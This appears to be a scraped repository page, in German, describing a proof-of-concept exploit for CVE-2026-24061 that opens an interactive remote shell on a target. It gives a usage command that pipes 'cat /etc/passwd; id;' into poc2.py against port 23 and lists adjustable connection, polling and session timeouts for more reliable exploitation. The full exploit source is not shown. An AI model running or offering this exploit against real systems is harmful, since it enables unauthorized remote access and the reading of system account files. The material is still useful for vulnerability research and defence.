 ms0x08-dev/cve-2026-24061-poc


Proof-of-Concept-Exploit für CVE-2026-24061, das eine interaktive Remote-Shell-Sitzung mit konfigurierbaren Timeouts für eine zuverlässige Ausnutzung bereitstellt.

echo "cat /etc/passwd; id;" | python poc2.py TARGET 23
python self.connection.settimeout(10) # <-- Einstellbarer Verbindungs-Timeout Zweck: Steuert, wie lange auf die anfängliche TCP-Verbindung zum Ziel gewartet wird Empfohlene Werte:
Schnelle Netzwerke: 5-10 Sekunden
Langsame/unzuverlässige Netzwerke: 15-30 Sekunden
Standard: 10 Sekunden
python ready_to_read, _, _ = select.select(read_fds, [], [], 5.0) # <-- Einstellbarer Polling-Timeout Zweck: Steuert, wie oft bei Inaktivität auf eingehende Daten geprüft wird Empfohlene Werte:
Interaktive Sitzungen: 1.0-2.0 Sekunden
Skriptgesteuerte Automatisierung: 0.1-0.5 Sekunden
Standard: 5.0 Sekunden
python session_timeout = 120 # <-- Einstellbare Gesamtdauer der Sitzung Zweck: Maximale Dauer für die gesamte Exploit-Sitzung Empfohlene Werte:
Schnelle Befehle: 30-60 Sekunden
Dateiübertragungen/lange Operationen: 300-600 Sekunden
Standard: 120 Sekunden (2 Minuten)